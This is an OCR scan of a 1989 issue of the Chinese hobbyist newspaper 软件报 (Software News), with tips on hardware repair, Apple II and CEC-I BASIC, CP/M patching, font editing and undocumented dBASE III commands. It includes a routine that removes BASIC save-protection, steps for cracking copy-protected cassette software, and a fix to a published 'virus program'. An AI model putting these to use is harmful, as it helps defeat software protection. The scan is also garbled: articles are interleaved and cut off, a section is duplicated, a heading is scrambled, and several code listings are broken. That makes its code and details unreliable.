一般出现这种情况的原因是，异步通讯适配器上的数据总线或地址总线有故障，影响主机CPU不能进行正常的读/写操作。即该适配器上的地址译码部分(U1S30)或数据译码驱动部分(U1S245)等出现了故障。将主机板上地址总线或数据总线解焊成了固定电平。这时可用逻辑笔或示波器检查，找出故障点，并更换与之有关芯片。例如，若某一位地址线为固定电平，则可更换U1等。或者是该适配器上的某些芯片损坏，出现了短路现象，造成电源工作电压异常，致使主机不能工作。这时可用数字表或万用表测量电源工作电压±5V和±12V是否正常。出现这种情况时，芯片损坏可能性最多的是EIA驱动器U11=U11 (75160)或者接受器U10、U11 (75154)。由于U11、U11的引脚5、U10、U11的引脚1为-12V，U11、U11的引脚8、U10和U11的引脚14为+12V，所以在测试时应注意不要用逻辑笔直接接触这些引脚，尤其应该注意不要使这些引脚与其他信号线碰在一起，以免烧坏逻辑笔或者损坏其他芯片等。另外，在需要更换75154时，可以代之以MC1488或75188；在需要更换75160时，可以代之以MC1489或75189。

我们这一例故障，经检查是发送数据的电平转换U11损坏，造成+12V电压对“地”短路。由于IBM微机电源设置了+12V过电流保护电路，当+12V发生过电流故障时，会使各输出电压都大幅度下降，从而导致主机不能工作。更换U11芯片，再开机启动，故障清除，工作恢复正常。

IBM PC XT 16位机上使用的FORTRAN语言(如IBM FORTRAN, MS FORTRAN V2.0, V3.0, V4.0等)都具有直接驱动绘图仪的功能。由《简介》一文所给程序，作者使用的绘图仪是通过平行接口和主机数值的。对于这种环境，使用FORTRAN语言直接驱动绘图仪是非常方便的。其方法也无需更多的介绍，只要读一下本文所给的举例程序即可一目了然。

附：举例程序
FORTRAN EXAMPLE
C This program demonstrates how to draw
C OPEN PLOTTER BY LPT1:
WRITE (1,\*) 'MSO,1280'
WRITE (1,\*) 'X1,360,5'
WRITE (1,\*) 'MSO,320'
WRITE (1,\*) 'X0,320,6'
DO 10 I=0,360,2
I=481
Y=500\* SIN(180.0/360.0 \* I)
WRITE (1,\*) 'D',Y,\*,Y,\*,Y+1280
CONTINUE
WRITE (1,\*) 'H'
STOP
END

HED-I汉卡配1724 使用CCDOS打印汉字

在工作中我发现有HED汉卡的PC机上启动M-1724打印机能打印出各种汉字，然而，用DOS启动同样打印机却打印出乱七糟的“甲骨文”，后来我仔细分析了那些“甲骨文”发现它们有共同规律，上下颠倒，错位。期间1724打印机使用手册，发现其DIP 5W功能表有一个7号选择器，它的功能为位的图变块，也可以说是控制数据和打印头之间的关系把7号选择器置ON的位置，在CCDOS下能打印出完好的汉字，但在HED-1下又变成了“甲骨文”，置O



# CP/M 操作系统中 I/O 模块的修改

在APPLE—II/CP/M操作系统的软件公用模式中，有一个很有用的程序，CONFIGIO。凭借该程序，可以建立CP/M系统设备以配合用户特定的系统结构。该程序具有如下功能：

1. 为外来终端机建立CP/M。
2. 重新定义键盘字元。
3. 载入用户的I/O推动程序。
4. 读/写I/O结构模块。

有关手册上对其使用只有简单的说明，而根据程序的提示，在使用第3种功能时，往往导致失败。

要把用户程序载入CP/M的I/O结构模块中，程序必须是扩展名为COM的文件。可以用8080汇编或Z80汇编语言编写，或直接用机器码编写。

由CONFIGIO所载入的程序还必须具有某种特定的内部格式。分析CONFIGIO程序可知，用户程序的前几个BIYR必须具有如下格式：

- 下一个字节：要修改的I/O向量的向量数目。
- 下一个字节：程序码的起始地址。
- 下一个字节：程序码的长度。
- 对每个要修改的I/O向量可以重复如下过程：
  - 下一个字节：要修改的I/O向量的向量类别。
  - 若补入的向量类别为1
  - 下一个字节：要修改的向量号码，1~11。
  - 下一个字节：用户程序地址。
  - 若补入的向量类别为2
  - 下一个字节：要修改的向量号码，1~11。
  - 下一个字节：指定向量的现在内容所要放入的地址。
  - 下一个字节：用户程序地址。

关于向量号码及所代表的地址及用途，有关手册有介绍。

假设我们现在用机器码写个名为L.COM的推动程序，用CONFIGIO程序将其载入I/O模块，使之成为操作系统的部份。具体步骤如下：

- 一、用机器码写出如下程序
 

```
01 00 F2 0F 00 01 0A 00 F2
2F DD 36 31 21 92 F3 36 2B
21 93 F3 36 DD C9
```

 程序中依次为：
  - 01：要修改I/O向量的数目为1。

F200：程序码放入内存的地址。  
000F：程序码长度为16个拜。

01：修改向量的类别为1。  
0A：修改第十号向量。  
F200：用户程序的首地址。  
接下去为程序内容。

二、启动CP/M动态调试程序DDT，  
将该程序从100H开始的地址输入。  
三、退出DDT，用SAVE I A \* L \* COM将该程序存入磁盘。

四、键入MEASIC CONFIGIO。  
稍候片刻，计算机将显示主菜单提示。选择T，计算机显示。

SOURCE FILE NAME? 键入L \*，计算机显示

LOADING.....  
表示正在做载入及合并工作。做完后显示OPERATION COMPLETE，返回主菜单提示选择4，计算机显示

READ OR WRITE (R/W) 键入W，计算机显示

DESTINATION DRIVE (C, -F:) ? 键入A:，计算机显示 INSERT DISK AND HIT ANY KEY

按下任一健，磁盘中的I/O结构模块就会被内存中新的I/O模块取代。写入工作完成后，返回主菜单提示。

选择Q，退出CONFIGIO程序。

用SYSTEM命令返回CP/M操作系统，这时再重新启动系统，键入CTRL-P，就会发现打印机与主机已自动连接了。

西蜀郭洪

## 程序合并新法

在苹果机上常常要把两个BASIC程序合并，一般用RENUMBER程序。假如手边没有这个软件怎么办呢？这里介绍一个简单的办法，不用找起止地址。在合并前唯一要做的就是将两个程序的行号改好，不要重复，否则合后会造成混乱。

合并步骤如下（假如两个要合并的程序的名称分别叫M1和M2，M1的行号是从10—1000）

第一步：LOAD M1。  
第二步：键入下面内容：  
2000 D \$ = CHR \$(4)  
: ? D \$ \* OPEN M1, X  
: ? D \$ \* WRITE M1, X  
X : LIST 10, 1000 : ?  
D \$ \* CLOSE M1, X : END  
RUN 2000

这时M1.X作为T型文件已存入盘中。

第三步LOAD M2。（调出第二个程序）

第四步键入，EXEC M1, X。这时屏幕不断上卷，待屏上定下后，两个程序就合并完。

它的原理是利用DOS的一个特殊命令EXEC，它可以立即执行文件中的命令及不破坏原有程序。在第二步中巧妙用了LIST将M1的程序写入T型文件，再用EXEC命令时执行LIST，这样两个程序就顺利合并了。

四川邻水中学初八九班 钟一鸥

## 在APPLE II汉字加·快·超·级·汉·卡·打·印·速·度

状态下，打印机是以打印点阵图形方式打印汉字和字符的。本文的方法是节省屏幕显示时间，提高打印速度。在通常情况下，打印机打印的内容是一定要显示在屏幕上的，和打印一样，汉字状态下屏幕显示的速度也很慢。因为要显示一个汉字或字符首先需取出它的字模，然后一个一个地送入高分辨缓冲区，另外，屏幕还要不时地翻卷，这些工作累加起来耗时还是很可观的。若在打印时，只把打印信息留在打印纸上，而屏幕不显示，就可节省取汉字或字符的字模，送高分辨缓冲区，翻卷等工作所耗的时间，从而提高打印速度。基于这种思想，在编写超级汉卡拼音输入和多字打印输出系统程序过程中通过对SCDOS的分析，找到了取汉字和字符字模，把字模送入高分辨缓冲区，屏幕翻卷的子程序，在需要打印过程中屏幕不显示时，让系统跳过这几个子程序，而需要屏幕显示时再恢复原件。为此目的，编写了一个简短的BASIC程序。屏幕显示与不显示分作两个子程序。这两个子程序可放在用户的程序中，以达到打印过程中屏幕不显示，加快打印速度的目的。通过上机实践，大约可节省五分之一的打印时间。程序清单附后。

```
10 INPUT "是否打印(Y/N) : " Y/N
20 IF Y/N = "Y" THEN GOSUB 100: END
30 IF Y/N = "N" THEN GOSUB 200: END
40 GOTO 10

100 REM 屏幕不显示子程序
110 POKE 49289,9
120 POKE 53392,96: POKE 53394,96: POKE 53405,96:
POKE 53693,96: POKE 54979,234: POKE 54980,234: POKE 54981,234: POKE 55047,234: POKE 55048,234: POKE 55049,234
130 CALL 38224
140 RETURN

200 REM 屏幕显示子程序
210 POKE 49289,9
220 POKE 53392,164: POKE 53394,165: POKE 53405,16
230 POKE 53693,177: POKE 54979,32: POKE 54980,151:
POKE 54981,210: POKE 55007,32: POKE 55008,86: POKE 55049,215
240 CALL 38224
250 RETURN
```

南京 施力民

为了解决计算机供电问题，我设计了一个简单的不间断供电装置，电路如图。

当电路中K闭合时，主机工作，同时也能给蓄电池或者电池组充电。通过实验证明，如用蓄电池，当蓄电池电压为额定电压时，这时主机电源对蓄电池进行

IBM PC BASIC语言，由于其功能的完善，已超出了其初定义的范畴，故为PC用户所广泛采用。但由于资料缺乏使其使用受到一定的限制，笔者为此写了一段程序，它可以对所有PC BASIC版本的加密程序（即用.P命令存盘的）进行解密，这能使用户获得了一个丰富的PC BASIC编程来源（下为程序清单）。

```
10 DIM DD(17):FOR I=1 TO 17:READ DD(I):NEXT:DEF SEG=0:POK
E 180,0:POKE 189,0:POKE 110,0:POKE 111,48:DEF SEG:DD(5)
=PEEK(843):DD(6)=PEEK(849):DEF SEG=1288:FOR I=1 TO 17:
POKE I-1,DD(I):NEXT:DATA 251,30,80,184,0,0,142,216,184,
0,0,163,100,4,88,31,207
```

使用方式：进入BASIC后先装入此程序运行之，再装入加密程序，按下Ctrl-Break健，即完成解密过程，之后就可对其执行LIST, SAVE等命令了。

运行环境：IBM PC, PC/XT, Pejr, 05c0系列机、BASIC版本2.00, 2.10, 3.10, A2.00, A3.10, A3.10, A3.30上均运行通过。

贵阳 于自勇

## RENUMBER 程序的改进

在JMP \$D64B处开始键入程序—，其中的最后一行条指令应是 JMP \$D64

B. 回到BAS IC 状态，存一次盘即完成修改工作。若用户对6502汇编不精通，则：LOAD

RENUMBE R, 键入程序二，修改，也完成了修改。

注意：这六行语句必须放在10000行的前面，原程序的10000行之后是绝对不允许修改的。四川大学 廖伟

程序员在工作中，常常会用到三种情况：1. 欲打印的符号在字模中没有，如加粗斜符号“@”等。2. 物资单位长短不齐，如“万元”，“元”，“万吨”，“立方米”，“标准箱”等等。解决这个问题的一办法就是造字。但使用3070。EXE作为驱动程序的话，CH机用户来说，却没有相应的造字软件可用。因此，笔者试对字模文件CLIB24(580K)进行分析，发现其结构简明，因此，可很方便地将一些不常用而不会用到的字模修改为我们所期望的字模。

该CLIB24(580K)文件的头128字节给出文件名，自129字节以下为字模，每个字符的字模占72字节。每个字符的字模排列方式为：自左至右按列排列，每行占三字节，自上至下排列。例如，将区代码为0165的字符“0”改为“M”，在DEBUG下键入命令：L100 0 e 80

E 1380  
将下列数据写入

```
0FFF0 040000 020000 010000 008000 00
0000 002000 001000 002000 004000 000000
010000 020000 040000 0FFF0 008000 00
0000 40c000 814000 824000 844000 484000
304000 000000
```

再键入命令：W100 0 e 80，则已将“0”字模改为“M”。将此修改后的CLIB24文件用Restore命令装入硬盘后，即可打印之。

打印图形为：M

须注意的是：1. 为安全起见，不要在硬盘上或原CLIB24文件进行修改，可用高级的拷贝软件（如CW8611）拷贝一份后，对之进行修改。2. 此法只改变了打印字模。如本例中，在屏幕上对应区代码0165仍然显示“0”，但打印出的则是“M”。其原因CH机显示汉字模固化在高分辨接口卡上的ROM中，无法修改。3. 为实现同样目的，当然可以编程来实现，这样可以更加灵活一些。

江西 王志贤

## “HKC 8800 A”机不间断电源



本装置任编辑：07号



### 如何获得中文字串的合理长度

在设计各种报表程序时，处理各种字符串是其重要任务，这经常会用到有关字符串的函数。在APPLE—II和CEC—I上处理中文字串测出的长度却不相同。比如程序：

```
10 PRINT LEN ("您好！")
20 PRINT LEFT$("1988年12月,8)
```

在苹果机下运行结果是：9和1988年，而中华学习机是7和1988年1。

然而，依据一个汉字显示时占两个字节这一事实，合理的结果应是：

5和1988年12结果不正确的原因：

英文字母和各种符号的代码仅用一个字节(8位二进制)表示。而中文是各种笔划在二维空间上的平面组合，每个汉字都事先存储在汉字库中。使用时，再通过适当的方法(拼音、区位、国际、声形等)查找出来。这样一来，一个汉字对应于一个存储地址。查找汉字便成了查找地址了。而较常用的汉字就有近千个，至少需两个字节(16位)来表示地址。这就决定了汉字代码至少需两个字节(16位)。由于处理方法上的不同及其它考虑，燕山汉卡用四个字节表示一个汉字，中华学习机用三个字节表示一个汉字，而字符函数以用一个字节为1来计算长度的，所以LEN("机")在燕山汉卡上是4，在中华学习机上也是3。

燕山汉卡中文代码四个字节都大于\$60(96)小于\$6B(107)，而CEC—I中文代码的第一个字节(低位)都是\$7F(127)。利用这一规律就可由下面的子程序求出任何

```
1000 LTH = 0:GD = 1:WD = LEN(A$)
    ):FOR XX = 1 TO WD
1010 LL = 1:IF ASC(MID$(A$,X,1)) > 96 THEN XX = XX + 2:LL = 2
1020 LTH = LTH + LL:IF LTH = N2 AND NOT GD THEN N2 = XX - 1:XX = WD + 1
1030 IF LTH = N1 AND GD THEN N1 = XX - (LL = 2) * 3:LTH = 0:GD = 0:XX = XX - (LL = 2) * 3 - 1
1040 NEXT XX:IF GD THEN N1 = XX
1050 IF XX = WD + 1 THEN N2 = WD - N1 + 1
1060 RETURN
```

### H—101 电脑的扩充应用(一)

H—01的操作系统是在Level—II的基础上加上汉字处理功能，由于设计上的不完善，使得Level—II的扩展部份——磁盘操作系统DOS无法在该机上运行。这就极大地限制了它的应用。笔者找到两条出路：

1. 改造硬件。为其配置软盘驱动器，以便使用完整的DOS操作系统。
2. 增加系统软件。用它来支持部份DOS指令，使H—01在不增加投资的前提下，其应

用功能得到改善和扩充。现已成功地使H—01扩充了以下几条指令：

1. DEFUSR(n)
2. USR(n)
3. &H, &O, &B
4. MERGE
5. NAME
6. SAVE "XX", (N), (N) [, (N)]
7. LOAD "XX", (N) [, (N)]

这些指令是靠一段长度为1.2KB字节机器码子程序来支持的，它通过H—01机上的DO S出口与系统进行联系。由于它实际上就是驻机操作系统的扩充，因此CPU可根据需要随时进入和返回，这就

### 汉字串的合理长度 燕山汉卡 100 L=0:FOR

```
X=1 TO LEN(A$)
110 IF ASC(MID$(A$,X,1))>96
THEN X=X+3:L=L+1
120 L=L+1:NEXTX:RETURN
中华学习机只110语句不同应为:IF ASC(MID$(A$,X,1))=127 THEN X=X+2:L=L+1
```

如果想从左边第N1个字符位开始取出 N2个字符位长的子串，可先通过一个专用子程序算出应该从字符串的第几个字节开始取多少字节作为子串。然后再将求得的这两个值用在字符串函数中就可以达到满意的效果，子程序如下。燕山汉卡。

在中华学习机上，只需将上述程序中所有的数3全部改为2，将1010号程序行的">96"改为"=127"即可。

```
例如令A$="1988年12月"
10 N1=4:N2=2 GOSUB1000:PRINT MID$(A$,N1,N2)
的结果是：8年
```

当N1在一个汉字的后半部时，子程序会调整为取整个汉字；当N2在一个汉字的前半部时，子程序也将调整为取整个汉字。

值得注意的是，通过区位码(或其它非一次性按键法)输入的字母、符号，在显示时也占两个字符位，且其代码跟中文一样也是多字节的。

四川 吴国华

### 如何认识中华学习机高清晰度图形色点的改变

中华学习机有较强的图形功能，配以彩色更加绚丽多姿，但是在用H COLOR语句设定色号时，发现没有低清晰度COLOR设定色号那样准确，有时会出现自动改变颜色、甚至漏点现象。这是什么原因?有人以为机器出了故障，甚至怀疑CEC—BASIC解释程序有毛病。这些判断都是不对的。

事实上，一幅高清晰度图形是由53760个色点构成的，即192行、280列。每一行由40个字节控制，其中每一字节的前七位控制七个点(每一位控制一个点：1有点、0无点)，这样正好控制了每一行的280个点(40×7)，剩下的一位(第八位)控制颜色。由于二进制的点色点只有两种状态，因此确定点的颜色还受其他因素的制约，并规定如下：

1. 当相应点控制位为0时，点为黑色(屏底色)。
2. 当相应点控制位为1时，且为两点并列，此两点均为白色。
3. 当相应点控制位为1时，且选色位为0，则偶数列(或第0列)点为紫色，奇数列点为绿色。
4. 当相应点控制位为1时，且选色位为1，则偶数列(或第0列)点为蓝色，奇数列点为橙色。

这样，当用H COLOR语句设定色号时出现自动改变颜色就不难理解了。例如：当设定2号色(H COLOR=2，紫色)时，只有同时满足：相应点控制位为1、选色位为0、且处在偶数列(或第0列)这些条件时，才能显示所设定的紫色，否则将可能变为其他颜色，甚至出现漏点(黑色)。

所以，当用高清晰度方式作图时不要过分企望H COLOR语句的准确性。当然它还是有如下规律的：

1. 在偶数列的点只能是黑色、紫色或蓝色。
2. 在奇数列的点只能是黑色、绿色或橙色。
3. 同一字节控制的点只能是紫/绿或蓝/橙(由选色位控制)。
4. 任何相等位置的点只能为白或黑。

南京 色秋

磁带软件的复制及加密，都涉及到中华机一条增加的命令——P LAY。它究竟是如何向装入磁带软件并自行启动的呢?用《软件报》89年第一期“中华机一条未公开的命令”一文

的第一部分装入而使它不自行启动，这可以用2030,23FFR/来实现。装入这段程序后可以分析到它只是第一级引导程序(以下简称BOOT1)，其功能是将第二级引导程序(BOOT2)装入\$800开始的内存中，并启动BOOT2。我们可以对BOOT1作些修改使它装入BOOT2后暂停，2180:FO B0/B000,20 A9 FD A9 F0 85 36 FD 85 37 C4 65 FF/然

### CEC—I 机磁带直接存取数据的简法

CEC—BASIC中的STORE和RECALLB语句可以将一批数据通过数组的形式存入磁带或从磁带上读入内存。实际上在很多场合用这两个语句存取数据并不太方便适用，同时还须占用一个庞大的数组，比如内存中有一段机器语言程序或整理一页图形资料数据的数据存取，完全可以用下面介绍的方法来实现。

监控子程序\$FECD(65229)其功能是将\$3C、\$3D所指地址至\$3E、\$3F所指地址上的数据写入磁带上。监控子程序\$FEFD(65277)的功能是将磁带上的内容读入到\$3C、\$3D所指地址至\$3E、\$3F所指地址范围内的存储区内，当然该存储区的长度须和磁带内数据的长度相等。调用以上二个监控子程序就可以在磁带上直接存取数据了。

如已在高分辨率第二页(HGR2)作好一幅图，欲将其数据直接存入磁带，那么根据图形数据起止地址(\$4000~\$5FFF)可以按以下步骤操作：

1. 键入POKE60,0; POKE61,64; POKE62,255; POKE63,95; CALL 65229
2. 录音状态准备就绪后，回车，即可得数据直接存入磁带。读带时再按以下步骤操作：
  1. 键入HGR2; POKE60,0; POKE61,64; POKE62,255; POKE63,95; CALL 65277
  2. 操作同前即可。

一段汇编程序的数据在监控状态下将起来地址分别置入\$3C至\$3F中；然后运行\$FECD或\$FEFD即可实现存取数据。

安徽 陈国良

### 汉字字符串与 ASCII 字符串在中华学习机内的处理

在中华学习机内固化着6763个汉字和俄文、日文希腊文字母等字符以及许多有趣的图形、运算符共8千多个。

这些都是汉字系统下实现的。其输入方式基本有拼音、字母和区位三种。

进入汉字系统后，键入的ASCII字符占用一个字节，其代码为\$01—\$7D。

键入的汉字都是以等长的3字节码存在主机的内存中，其格式为：7F+区码+位码。

但是，这里的区码不能完全和国标中的代码一样。其中区代码和学习机内码之间的对应关系如下：

### 件机中 的磁华 解密学 密教习

时接下来密机的PLA Y键，BOOT2装入后对其进行分析可知它将把软件的主体装入到4000至5E18再转到257开始的BOOT1启动程序。作以下修改后键入36,00 08/并启动录音机，869,00/86D, B0/。这样把4000至5E18复制下来，软件的解密工作就完成了。

以上所述是解密的一般方法，对于每个软件都有更简单的方法。

成都 八中 未建

### 对PC-100 计算机病毒程序的一点点观察

《软件报》1986年第十八期“PC—1500机病毒程序”及第24期“对PC—1500机病毒程序修改”两文中的程序，经运行后发现“ERROR 19 IN 766”错误。分析两个程序后发现720语句和725语句中的转向比较语句为真时，都会执行766;F=C语句，使得F—E—3值大于255。对程序作如下修改：

```
766:IF C—E<258 LET F=C
```

修改后的程序未发生如上错误，运行正常。

广西 孙保燕

### 对PC-100 计算机病毒程序的一点点观察

《软件报》1986年第十八期“PC—1500机病毒程序”及第24期“对PC—1500机病毒程序修改”两文中的程序，经运行后发现“ERROR 19 IN 766”错误。分析两个程序后发现720语句和725语句中的转向比较语句为真时，都会执行766;F=C语句，使得F—E—3值大于255。对程序作如下修改：

```
766:IF C—E<258 LET F=C
```

修改后的程序未发生如上错误，运行正常。

广西 孙保燕

### 本报责任编辑：09号

```
10 FOR I=1 TO 94
20 FOR J=1 TO 94
30 A=1:GOSUB 100
35 N=A
40 A=J:GOSUB 100
45 M=A
50 PRINT CHR$(127);CHR$(N);CHR$(M);
55 NEXT J,I
60 END
100 IF A<5 THEN A=A+28
110 IF A<15 THEN A=A+29
120 IF A<28 THEN A=A+30
130 IF A<27 THEN A=A+31
140 RETURN
```

# 软件报



1989年  
3月25日  
第12期  
总第130期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 (主编: 郭修德)  
国内统一刊号C N51-0090 订购代号: 61-74 地址: 成都市金河坝75号

## 全国计算机应用软件人员水平考试章程说明

一九八七年一月七日至八日在上海举行了计算机应用软件人员研讨会。会议决定今后联合举行计算机应用软件人员水平考试。

水平考试主要是测试应试人员的编制程序能力及相应的硬、软件等基础知识。要获得这个能力和相应知识可以通过各种途径,因此在大纲中只列出应试人员应具备的主要项目,不再指定和推荐参考书目。考试范围即为大纲中各部份的相应条目。每部份中所给出的百分比是该部份在整个试题中的一例。

**一、章程**

**第一条: 宗旨**

为加速应用计算机使用计算机,并按程序规格说明书的要求用某种程序设计语言编写

各方面的条件,通过多种途径,如正规教学、业余教育、用户学习、专业培训以及结合计算机的实际使用等,造就一大批具有一定工作能力的各类型计算机应用软件人员。为确保从事计算机应用软件人员在数量上的增加和质量上的提高,鼓励和引导自学成才,激发在职人员不断钻研技术水平,并为职能部门准确、合理使用人才提供一种客观依据,特决定实行计算机应用软件人员水平考试制度。

**第二条: 作用**

本类考试不属于学历考试,它给应试者提供一个均等的机会来衡量自己在计算机应用方面是否达到了某种水平或已具备了某种能力。它的作用是:

1. 为企业事业单位、团体和国家机关的计算机应用软件人员提供努力的目标,激发他们不断提高技术水平。
2. 以统一的标准衡量计算机应用软件人员已具备的能力和水平,保证各类培训的教学质量。
3. 供使用计算机的企业事业单位、团体和国家机关,在录用、调配、选派计算机应用软件人员时,作为客观的评价标准之一,从而保证计算机应用软件人员在社会上应用中的地位。
4. 为衡量用人单位的计算机应用软件技术实力提供了一种客观的标准。

**第三条: 考试等级**

水平考试分三级进行。

**1. 程序员**

水平等级: 能熟练为加速应用计算机使用计算机,并按程序规格说明书的要求用某种程序设计语言编写

程序。

**考试范围:** (1) 程序编制能力 (2) 软件基础知识 (3) 硬件基础知识 (4) 其它有关知识。

**2. 高级程序员**

水平等级: 能在本专业或结合某个实际课题中应用计算机,并进行程序设计,高级程序的编制及担负指导程序员的工作;或能根据计算机的技术说明书,组织和指导程序员进行系统调试或维护。

**考试范围:** (1) 程序设计能力 (即按系统设计书进行程序设计的) (2) 程序编制能力 (即按程序规格说明书编写程序的能力) (3) 软件知识 (4) 硬件知识 (5) 其它有关知识。

**3. 系统分析员**

水平等级: 能从事计算机系统分析和系统设计。

**考试范围:** (1) 信息处理系统的设计能力 (2) 软件知识 (3) 硬件知识 (4) 其它有关知识。

**第四条: 考试日程安排**

三个级别的水准考试,采用分别统一命题,每年组织一次,全国同日考试的办法。

**考试日期:** 每年九月的第一个星期日。

**考试时间:** 一天

**考试地点:** 分别在本地区设立考场。

**考试大纲在考试日**

期前半年公布。

**第五条: 证书**

凡考试合格者,由本地区的有关部门颁发合格证书。持有合格证书的计算机应用软件人员,可凭该证书证明自己在计算机应用软件方面所具有的水平,供用人单位参考。

未合格者,本章程不对其施加任何影响。并可继续参加下一年的水平考试,次数不限。

**第六条: 报名应考手续**

1. 凡在本地区生活、学习、工作的计算机应用软件人员或对计算机应用有兴趣的自学者,均可在本地区应试。
2. 报名应试的人员,可以根据本人所具有的实际水平,自愿报名参加相应等级的考试。
3. 报名工作在本地区进行。
4. 报名应试者应履行报考手续,并缴纳报名费。
5. 委员会下设: (1) 实施办公室,负责本地区的考试工作; (2) 发证办公室,负责本地区应试合格人员的发证工作。

本报记者 仁何

## 新书架

△《单片微机实用技术专辑》已正式出版发行。本书共五章,第一章:单片微型计算机概况 第二章: MCS-48单片微型计算机第三章: MCS-51单片微型计算机 第四章: 单片机开发系统简介 第五章: 单片机的应用以及附录“ASIC再表”。

单片微机易学易用,对于一般非计算机专业的技术人员只须经过几个星期的培训即能胜任开发应用工作。本书既可作为计算机入门的学习资料,也适合于各行业的开发应用工作。全书40多万字,每本定价9.00元,另加邮资一元。欲到即发书。

联系人: 成都市华西医科大学修建室 罗勇武

△《中国计算机学会第七周年纪念文集》文集采用了71篇论文,16开本共339页。主要涉及的范围有: 计算机系统、软件、微程序与固化工程、外围设备、网络与通信、CAD技术、汉字信息处理、办公自动化、人工智能与新一代计算机、计算机应用以及教育与培训等领域。论文集每本10.00元,需要者可与北京274信箱宁修成联系。



☆汉语将是下世纪第一语言 二十一世纪的新一代计算机将采用声控系统,彻底抛弃由字母编制的键盘,而汉语将成为声控计算机的第一语言。因为汉语只有四百多基本音节,而英语则多达一万以上,而且汉语语音清晰,易于辨别。这就使汉语成为大大优于拉丁形文字的理想电脑语言,从而使汉语成为二十一世纪的第一语言。

摘自《生活报》



☆澳大利研制成汉字电脑处理系统 澳大利亚研制的一种新的电脑中文单词处理系统,在处理汉语词汇时可以完全不受任何限制。它仅用8个语言键,便代替了电脑通常需要的26个字母,而且还能快速打出汉语。这项新技术能够以汉字命令和纠正错误输入的办法来改变现有的操作系统和应用程序,并能编写新的操作系统和应用程序。

摘自《世界科技译报》

编者同志: 我是一个SV 1728微机爱好者,我从今年订了贵报后,感到贵报办的短小精悍、生动活泼、十分有特色,因此每星期总是盼望贵报早日送到,尤其在有互赠无栏在内,本人找到了SV 1728微机的知己,同时也使自已多学的PC-81微机有了出路,为此本人向贵报再次表示感谢。

也借此提出以下建议,供贵报参考: ①目前拥有MSX、SYI、728微机的用户不少,望贵报在今后介绍一些有关这类软、硬件知识。2. 能适当的开辟一些有关微机的机器语言知识栏目。

西安 吕益胜

编者同志: 由于目前24针打印机型号较多,其相应的汉字驱动程序也较多,如AL L24、2024P、M2024、M1724等等,因对这些程序的功能不甚清楚,所以使用起来不得心应手,因此我建议贵报刊登一些有关驱动程序的介绍。

上海 李海涛

▲宝鸡市渭滨税务局最近研制成功一种通用制表工具软件《CDBASE II/FoxBASE II汉字报表生成系统》。这一软件是在总结目前流行的其它汉字制表软件的基础上,针对CDBASE II和FoxBASE II用户对汉字报表的需要,用DBASE II语言编制而成的。

陕西 甘永泰

▲今年“牡丹花会”洛阳将隆重举行“首届计算机软件交流贸易会”。本报讯: 洛阳市计算机协会、市重工局和洛阳市中条技术产业公司将联合主办“洛阳牡丹花会首届计算机软件交流、贸易会”,这次会议将展示计算机软件程序及部份硬件,开展难题招标,开拓计算机软件技术市场,促进软件技术商品化,服务于社会。

会议期间将邀请北京、广东、河南、香港等几十家从事计算机科研开发、生产的研究所、公司、工厂参展。

交流贸易会时间: 1989年4月15日至18日,4月14日报到,会议地址设在牡丹花会中心会场王城公园对门分区会议大厅内。

★编号: 890307  
名称: 初中英语系统练习软件  
作者: 王开生  
功能简介: 采用最新的汉字处理方案,汉字输出快,且不占主机内存,所有的汉字存在软盘上。整个软件说明都使用了汉字,使用非常简单、练习的题库中共有练习题一千余道,可供初三学生复习用。练习题库按语法进行分类,学生通过上机练习可以系统地巩固所学的英语知识。对提高教学质量,有良好的效果。

运行环境: LASER310 (LASER200 + 16K AR M)显示器1台、软盘机及接口卡各1

转让形式: 盘3张、说明1份  
转让价格: 50元 (含邮资)  
收款单位: 成都《软件报》信息部

★编号: 890308

名称: LIT1.0汉字系统  
作者: 李铁  
功能简介: LIT1.0是在Apple II及其兼容机上推出的新型汉字系统,它有很强的功能。尤为突出的是其显示速度,居现在Apple II众汉字系统(包括硬汉字)之首。最快达AC S 570/秒,汉字210/秒,本汉字为16×16点阵速度为STC的7倍。本系统不但显示速度快,而且功能也很强。输入方法有三种: 区位、拼音、查字。屏显显示共有12行,一行最多可显示34个ASC或17个汉字。有4种打印输出。

运行环境: Apple II及其兼容机  
转让形式: 盘2张 (包括字库) 说明书  
转让价格: 50元 (含邮资)  
收款单位: 成都《软件报》信息部

▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂  
▲上海异形钢管厂



# dBASE III 中未公布的命令



在当今众多的数据库管理系统中，dBASE III在IBM PC系列微机中的使用是最为广泛的，它具有使用简便而又功能很强的特点。

在分析dBASE III的系统文件时发现了若干在dBASE III使用手册等资料中未见公布的命令及函数。现将其中部分命令及函数的命令格式及应用向读者作一介绍。

- 命令：1) POKE 命令
- 2) SET DATE 命令
- 3) SET SCOREBOARD 命令
- 4) SET SEGMENT 命令
- 5) PEEK 函数

命令格式如下：

1. POKE  
用途：POKE 命令向内存指定单元写入一个字节的数值。  
语法：POKE <内存地址>,<存入的数值>  
说明：内存地址、存入的数值均为十进制数。本命令只可以写入RAM。其中内存地址的段地址，由SET SEGMENT命令决定。

实例：SET SEGMENT TO 0  
POKE 1047,96  
...以上命令相当于将磁盘设置成大写状态，小键盘设置成数字状态。

2. SET DATE  
用途：SET DATE 命令设定日期表达式的格式。  
语法：SET DATE MERICAN/ANSI/BRITISH/ITALIAN/FRENCH/GERMAN  
说明：DATE 通常自动设定为AMERICAN美国格式。  
其中：AMERICAN = mm/dd/yy  
ANSI = yy.mm.dd  
BRITISH = dd/mm/yy  
ITALIAN = dd/mm/yy  
FRENCH = dd.mm.yy  
GERMAN = dd.mm.yy

实例：.DATECD = CTOD('07 01 88')  
07 01 88  
.SET DATE ANSI  
. ? DATECD  
88.07.01

3. SET SCOREBOARD  
用途：SET SCOREBOARD 命令决定用户是否可使用第0行(屏幕最顶一行)。  
语法：SET SCOREBOARD ON OFF  
说明：SCOREBOARD 通常为ON，dBASE III系统在屏幕第0行显示信息，如Ins、Del等等。当设为OFF时用户可占用第0行以显示更多信息。

4. SET SEGMENT  
用途：SET SEGMENT 命令用于定义POKE、PEEK所使用的段地址。  
语法：SET SEGMENT TO <段地址>  
说明：段地址为十进制数。

5. PEEK  
用途：PEEK 函数用于读出指定存储位置中的字节。  
语法：PEEK (<内存地址>)  
说明：内存地址为十进制数。本命令可读出RAM、ROM中的内容。内存地址的段地址由SET SEGMENT命令决定。

